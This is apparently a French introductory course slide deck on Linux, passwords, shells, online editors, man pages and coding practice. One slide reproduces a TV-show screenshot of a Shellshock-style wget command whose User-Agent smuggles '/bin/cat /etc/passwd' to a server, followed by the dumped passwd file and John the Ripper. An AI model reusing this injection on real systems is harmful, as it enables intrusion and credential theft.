
Créateur de Linux (à l'âge de 21 ans).

Créateur de Git.

Ked  
© Wizards of the Coast & Mickaël Martin Nevot

13/13

# Distributions linux



Contrairement à Windows et Mac, Linux est disponible sous plusieurs distributions (ensembles cohérents de logiciels assemblés autour du noyau Linux : les logiciels système principaux)



# Gestionnaires de bureau



# Mots de passe

- Mot de passe **complexe** (*bios*, session, etc.) :
  - Long (plus de six caractères)
  - Caractères alphanumériques plus caractères spéciaux
  - Pas de mot existant, date de naissance, nom du conjoint, etc.

Absolument personnel



HOW PASSWORD  
LENGTH WINS  
THE INTERNET

Passwords 102



# Mots de passe

UN **MOT DE PASSE**  
C'EST COMME UN **SLIP**

**ça ne se donne pas**  
**ça se change régulièrement**  
**ça ne se laisse pas au bureau**



PASSWORD | \*\*\*\*\*

Pour votre **sécurité**  
adoptez les bons réflexes



# Introduction aux commandes

```
tyrell@B
File Edit View Scrollback Bookmarks Settings Help

[tyrell@home]$ ssh -l tyrell 47.217.138.201
[tyrell@BKUW300PS345672-CS30]$

marks Settings Help

30 /]$ ls -l /opt/2/task/2/fdInfo

root      4096 Jun  3 23:20 .
root      4096 Mar  8 03:27 . .
root      4096 Feb 19 16:31 .esd-0
ecsys     4096 Sep 12 2014 .esd-500
ecsys     4096 Sep 12 2014 gnome-system-monitor.ec
ecusr     0 May 19 20:02 IBNSYS3.0702.tcp
ecusr     0 May 19 20:02 IBNSYS3.0703.tcp
ecusr     0 May 19 20:02 IBNSYS3.0704.tcp
root      0 Feb 19 16:31 .ICE-unix
root      4096 Feb 19 16:31 keyring-w0c5p4
root      4096 Mar  1 16:30 fsociety
gdm       293843 Feb 19 16:31 orbit-gdm
root      4096 May 19 20:04 orbit-root
root      4096 Feb 19 16:31 pulse-40ob8dPCPQ0d
ecsys     4096 Sep 12 2014 pulse-agf5L7y6Qly3
root      131 Jun  3 23:11
root      11 Feb 19 16:31
root      4096 Feb 19 16:31

30 /]$
```

```
Terminal - root@elliott:~
File Edit View Terminal Go Help

root@elliott:~# wget -U "()" [ test;];echo \"Content-type: text/plain\"; echo; echo;
/bin/cat /etc/passwd http://evilcorp-intl.com/login.email.srf?u=wsignal.06rpsnv=4d

-2015-03-25 20:10:01- http://evilcorp-intl.com/login.email.srf?u=wsignal.06rpsnv=4d
Resolving evilcorp-intl.com. 88.200.239.53
Connecting to evilcorp-intl.com 88.200.239.53. connected
HTTP request sent, awaiting response... 200 OK
Length: specified [text/plain]
Saving to: 'status'

[ <===== > ]

-2015-03-25 20:10:04 (61.0 B/s) - 'status' saved [226]
root@elliott:~# cat status

root:x:0:0:root:/root:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
tyrellwellick:x:65534:tyrellwellick:/nonexistent:/bin/false
teddieboyle:x:89099:teddieboyle:/nonexistent:/bin/false
paulwiener:x:60222:paulwiener:/nonexistent:/bin/false
stevereeves:x:25652:stevereeves:/nonexistent:/bin/false
chrisspollard:x:47771:chrisspollard:/nonexistent:/bin/false
andrepaczos:x:20350:andrepaczos:/nonexistent:/bin/false
susanross:x:31909:susanross:/nonexistent:/bin/false
janetclleveland:x:24684:janetclleveland:/nonexistent:/bin/false
torapeterson:x:28434:torapeterson:/nonexistent:/bin/false
peterdunbar:x:54303:peterdunbar:/nonexistent:/bin/false
mikesime:x:25057:mikesime:/nonexistent:/bin/false
derekstenborg:x:78556:derekstenborg:/nonexistent:/bin/false
vanessaweiss:x:79083:vanessaweiss:/nonexistent:/bin/false
malaikajohnson:x:24113:malaikajohnson:/nonexistent:/bin/false
johnlittlejars:x:58594:johnlittlejars:/nonexistent:/bin/false
jeffpanessa:x:77078:jeffpanessa:/nonexistent:/bin/false
aliciaoldham:x:49002:aliciaoldham:/nonexistent:/bin/false
root@elliott:~# ./john /etc/status
Search word 3718 of 10251097
```

Wget, Shellshock et John the Ripper

```
File Edit View Scrollback Bookmarks Settings Help

[tyrell@BKUW300PS345672-CS30 /]$ find / -type d 1>/dev/null 2>
```



# Invite de commande ?

```
twostep_authcommand.bui
Username: ag5A948
Password: *****

ACCESS TO SYSTEM
Version 3.2.6
Initializing...

struedit.bui -r -s -unauth
syslog = false;

struct group_info init_groups = .usage = ATOMIC_INIT(2) ;
struct groupinfo *groups_alloc(int gidsetsize){
    struct group_info *group_info;
    int nblocks;
    int i;

    nblocks = (gidsetsize + NGROUPSPERBLOCK - 1) / NGROUPS_PER_BLOCK;
    nblocks = nblocks ? : 1;
    groupinfo = kmalloc(sizeof(*group_info) * nblocks*sizeof(gid_t *), GFP_USER);
    if (!groupinfo)
        return NULL;
    groupinfo->ngroups = gidsetsize;
    groupinfo->nblocks = nblocks;
    atomicset(&group_info->usage, 1);

    if (gidsetsize <= NGROUPSMALL)
        groupinfo->blocks[0] = groupinfo->smallblock;
    else {
        for (i = 0; i < nblocks; i++) {
            gid_t *b;
            b = (void *)get_freepage(GFP_USER);
            if (!b)
                goto outundo
        }
    }
}
```

<https://geektyper.com/>

cmd -opt1opt2 par1 par2

# Shell




- *bash* (*bourne again shell*) : *shell* original (*sh*) avec des idées de *ksh* et *csh*
- *tcsh* (*C shell*) : syntaxe inspirée du C (initialement *csh*)
- *ksh* (*Korn shell*) : développé par David Korn
- *zsh* (*Z shell*) : reprend le meilleur de *bash*, *ksh* et *tcsh*
- *fish* (*friendly interactive shell*) : utilisation interactive

1. Bash Shell	2. Tcsh Shell	3. Ksh Shell
4. Zsh Shell	5. Fish Shell	

*bash* : par défaut sur Linux et Mac OS X, c'est celui utilisé dans le cadre de cet enseignement






# Invite de commande en ligne



<https://cocalc.com/>

Pour les tests durant le cours

# Editeurs de code source



# Environnement hostile



Architecture ou OS non choisi

Editeurs de code source imposé

...



# Editeurs en ligne

A screenshot of the repl.it online editor. The left sidebar shows a file explorer with 'Untitled' selected. The main editor area displays Kotlin code for a program that prints the names of an array. The code is as follows:

```
1 val names = arrayOf("Anna", "Alex", "Brian", "Jack")
2 val count = names.count()
3 for (i in 0..count - 1) {
4     println("Person ${i + 1} is called ${names[i]}")
5 }
```

<https://repl.it/@DiveenSypher/Test#main.sh>

A screenshot of the CodeShare online editor. The left sidebar shows a file explorer with 'fibonacci' selected. The main editor area displays Kotlin code for a Fibonacci sequence calculator. The code is as follows:

```
1 // https://en.wikipedia.org/wiki/
2 // 0
3 // 0 + 1 = 1
4 // 0 + 1 + 2 = 3
5 /*
6 * n - fibonacci number
7 */
8 function fibonacci (n) {
9     var a = 0; b = 1; f = 1;
10    for (var i = 2; i <= n; i++) {
11        f = a + b;
12        a = b;
13        b = f;
14    }
15    return f;
16 }
17
18 // Cool!
```

<https://codeshare.io/>

# Man

```

MAN(1)                                Manual pager utils                                MAN(1)

NAME
    man - an interface to the on-line reference manuals

SYNOPSIS
    man [-C file] [-d] [-D] [--warnings[=warnings]] [-R encoding] [-L locale] [-m
    system[,...]] [-M path] [-S list] [-e extension] [-i|-I] [--regex|--wildcard]
    [--names-only] [-a] [-u] [--no-subpages] [-P pager] [-r prompt] [-7] [-E encod-
    ing] [--no-hyphenation] [--no-justification] [-p string] [-t] [-T[device]]
    [-H[browser]] [-X[dpi]] [-Z] [[section] page ...] ...
    man -k [apropos options] regexp ...
    man -K [-w|-W] [-S list] [-i|-I] [--regex] [section] term ...
    man -f [whatis options] page ...
    man -l [-C file] [-d] [-D] [--warnings[=warnings]] [-R encoding] [-L locale]
    [-P pager] [-r prompt] [-7] [-E encoding] [-p string] [-t] [-T[device]]
    [-H[browser]] [-X[dpi]] [-Z] file ...
    man -w|-W [-C file] [-d] [-D] page ...
    man -c [-C file] [-d] [-D] page ...
    man [-?V]


DESCRIPTION
    man is the system's manual pager. Each page argument given to man is normally
    the name of a program, utility or function. The manual page associated with
    each of these arguments is then found and displayed. A section, if provided,
    will direct man to look only in that section of the manual. The default action
    is to search in all of the available sections following a pre-defined order ("1
    n l 8 3 0 2 5 4 9 6 7" by default, unless overridden by the SECTION directive
    in /etc/man-db.conf), and to show only the first page found, even if page
    exists in several sections.

    The table below shows the section numbers of the manual followed by the types
    of pages they contain.

    1 Executable programs or shell commands
    Manual page man(1) line 1 (press h for help or q to quit)
  
```



# Bonnes pratiques



+ Indentation

+ 80 caractères par ligne



Quand vous relisez votre propre code source

Sensibilité  
à la casse

80 caractères : tailles des premiers  
terminaux physiques (avec 24 lignes)





## Bonnes pratiques



- *Write a function in Java that calculates syracuse and add javadoc in french*
- What does Function 1 do, in french?  

```
// Function 1  
var fullNames = [];  
for (var i = 0; i < 50; i++) {  
    fullNames.push(names[Math.floor(  
        Math.random() * names.length)] + " "  
        + lastNames[Math.floor(Math.random() *  
            lastNames.length)]);  
}  


```
- Comment séduire 1 fille en 5 points ?

# Bonnes pratiques

## BASE10 TREND MAP: GENERATIVE AI

Companies are grouped based on medium produced and segmented by use case within each medium. Companies that offer products across segments are grouped in the segment of the core product offering.

Base10



# Crédits

## Auteur

Mickaël Martin Nevot

[mmartin.nevot@gmail.com](mailto:mmartin.nevot@gmail.com)



Carte de visite électronique

## Relecteurs

Cours en ligne sur : [www.mickael-martin-nevot.com](http://www.mickael-martin-nevot.com)

